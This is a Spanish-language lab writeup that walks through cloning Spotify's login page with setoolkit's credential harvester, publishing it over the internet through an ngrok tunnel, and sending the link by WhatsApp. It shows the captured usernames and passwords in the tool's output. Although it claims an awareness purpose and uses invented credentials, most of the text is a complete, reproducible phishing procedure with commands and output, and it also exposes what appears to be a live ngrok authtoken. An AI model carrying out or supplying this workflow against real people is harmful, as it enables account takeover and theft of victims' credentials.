


Writeup de cómo los ciberdelincuentes roban las credenciales por medio de páginas web clonadas.

- Programas utilizados: “setoolkit” y “ngrok”.
- Técnicas hacking: OSINT y robo de credenciales.

Para ésta práctica veremos cómo los ciberdelincuentes roban las credenciales de las víctimas por medio de una página web clonada. En esta estafa los ciberdelincuentes clonan una página web en la que haya que poner credenciales para acceder a ella, bien sean por panel login, datos personales, datos bancarios, etc. Una vez la página esté clonada la suben con una IP pública y le ponen un dominio similar al de la página web original. Por último, se investiga a la víctima y se envía el enlace a la URL de la página clonada por un mensaje personalizado de texto, red social, correo electrónico... Y si la víctima no se da cuenta del engaño los ciberdelincuentes obtienen sus credenciales.

Cabe decir que el objetivo de esta práctica es la de concienciar sobre lo fácil que es que se produzca este tipo de estafa y para que los usuarios y empresas tomen las medidas oportunas para no caer en dicha estafa.



1- Clonado de página web.

Para el clonado de la página web y la recepción de las credenciales utilizaremos la herramienta “setoolkit”.

Una vez instalada en nuestra Kali, la iniciaremos con permisos “root”.

```
└─$ sudo setoolkit
Select from the menu:
 1) Social-Engineering Attacks
 2) Penetration Testing (Fast-Track)
 3) Third Party Modules
 4) Update the Social-Engineer Toolkit
 5) Update SET configuration
 6) Help, Credits, and About
99) Exit the Social-Engineer Toolkit
```

Seleccionaremos la primera opción: Social-Engineering Attacks.

```
Select from the menu:
 1) Spear-Phishing Attack Vectors
 2) Website Attack Vectors
 3) Infectious Media Generator
 4) Create a Payload and Listener
 5) Mass Mailer Attack
 6) Arduino-Based Attack Vector
 7) Wireless Access Point Attack Vector
 8) QRCode Generator Attack Vector
 9) Powershell Attack Vectors
10) Third Party Modules
99) Return back to the main menu.
```

Ahora elegiremos la segunda opción: Website Attack Vectors.

```
1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method

99) Return to Main Menu
```

Después, la opción 3: Credential Harvester Attack Method.


```
1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu
```

En este menú podemos elegir unas plantillas con páginas web ya clonadas o clonar la página web que nosotros deseemos. Para esta práctica clonaremos nuestra página web, así que elegiremos la segunda opción: Site Cloner.

```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.1.158]:
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone: 
```

En este paso, “setoolkit” nos pide la URL de la página que queremos clonar. En este caso yo busqué la página web de “spotify” y me dirigí a un panel de login donde la víctima pondría las credenciales de acceso.



The screenshot shows a web browser window with the address bar displaying `https://accounts.spotify.com/es-ES/login`. The browser's tab bar includes links to Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, and OffSec. The main content area is the Spotify login page, which has a dark theme. It features two input fields: "Correo electrónico o nombre de usuario" and "Contraseña". Below these fields is a "Recuérdame" checkbox, which is currently checked. A large green button labeled "Iniciar sesión" is positioned below the checkbox. At the bottom of the page, there is a link that reads "¿Se te ha olvidado la contraseña?".


Copiamos la URL y la introducimos en “setoolkit”.

```
set:webattack> Enter the url to clone: https://accounts.spotify.com/es-ES/login
set:webattack> Enter the url to clone: https://accounts.spotify.com/es-ES/login
[*] Cloning the website: https://accounts.spotify.com/es-ES/login
[*] This could take a little bit...
The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```


Ya tenemos la página clonada corriendo por nuestro puerto 80. Para comprobarlo podemos escribir la IP de nuestra kali en un navegador y se verá la página clonada. Utilizamos el comando “ifconfig” para saber nuestra IP.

```
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.158 netmask 255.255.255.0 broadcast 192.168.1.255
```

Ahora que sabemos nuestra IP, la ponemos en el buscador y visualizaremos la página clonada.



Al escribir las credenciales e intentar iniciar sesión, el programa “setoolkit” recibirá dichas credenciales. Probaremos a poner un correo ficticio y la contraseña “password1”.



En la Kali atacante aparecerán las credenciales introducidas.


```
set:webattack> Enter the url to clone: https://accounts.spotify.com/es-ES/login
[*] Cloning the website: https://accounts.spotify.com/es-ES/login
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
192.168.1.158 - - [31/Jul/2024 12:02:34] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: username=pablo@gmail.com
POSSIBLE PASSWORD FIELD FOUND: password=password1
```


```
username=pablo@gmail.com
password=password1
```

2- Cambiar la IP privada de la página web clonada a una IP pública.

Para obtener visibilidad de la página clonada fuera de nuestra red utilizaremos el programa “ngrok”. Para ello hay que descargarlo en la siguiente URL.




Una vez descargado, el archivo es .tgz.



Así que vamos a la ubicación de descargas y lo descomprimos.

```
(kali@kali)-[~/Downloads]
$ gunzip ngrok-v3-stable-linux-amd64.tgz
```


Una vez que descomprimos obtenemos un archivo binario “ngrok”. Con él vamos a abrir una comunicación de nuestra red interna a la externa.
Ahora necesitamos un “token” que se nos adjudicó en la página de “ngrok”. copiamos dicho “token” y lo ejecutamos.



```
(kali@kali)-[~/Downloads]
$ ./ngrok config add-authtoken 2jyBIYZ2R5xcSP0XLIRqijTLCEI_2VfswHuPxGSEsrmPMQYCQ
Authtoken saved to configuration file: /home/kali/.config/ngrok/ngrok.yml
```

Ahora ya hemos logrado que “ngrok” configure el “token” que nos han asignado.
Vamos a mandar nuestra página clonada que tenemos en el puerto 80 a la red externa.
Para ello ponemos los comandos: “./ngrok http 80”.

```
(kali@kali)-[~/Downloads]
$ ./ngrok http 80
```



Lo que está pasando es que “ngrok” está realizando un “Forwarding” y todo lo que tenemos en nuestra red interna por el puerto 80 lo pasa a la red externa.
Con el siguiente link https, si lo ponemos desde cualquier otro host externo a nuestra red, les saldrá nuestra página clonada.


```
https://ffed-2a0c-5a80-370d-8f00-8205-2bb7-a354-428e.ngrok-free.app
```

3- Poner un dominio a ese enlace.


Los ciberdelincuentes cambian ese link por un dominio que se parezca al de la página original. Nosotros no lo haremos pero enviaremos ese enlace por whatsapp a un teléfono que no esté en nuestra red privada.

4- Enviar el enlace a la víctima.


Vamos a enviar el enlace por whatsapp a un teléfono que esté conectado a una red diferente a la nuestra.



Si la víctima accede a dicho enlace le saldrá nuestra página clonada.



Ahora introduciremos las credenciales. Nos inventaremos otro correo electrónico y la contraseña será: “bombones3”.



https://ffed-2a0c-5a80-370d-8f00-8205-2bb7-a354-428e.ngrok-free.app/es-ES/login

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Correo electrónico o nombre de usuario

pablo@gmail.com

Contraseña

bombones3

☒ Recuérdame

Iniciar sesión

[¿Se te ha olvidado la contraseña?](#)

Y una vez que demos a “iniciar sesión” las credenciales pasarán al ordenador del ciberdelincuente.

```
127.0.0.1 - - [31/Jul/2024 13:47:29] "GET / HTTP/1.1" 200 -  
[+] WE GOT A HIT! Printing the output:  
POSSIBLE USERNAME FIELD FOUND: username=pablo@gmail.com  
POSSIBLE PASSWORD FIELD FOUND: password=bombones3  
PARAM: remember=true  
PARAM: continue=https://ffed-2a0c-5a80-370d-8f00-8205-2bb7-a354-428e.ngrok-free.app/es-ES/status
```

```
username=pablo@gmail.com  
password=bombones3
```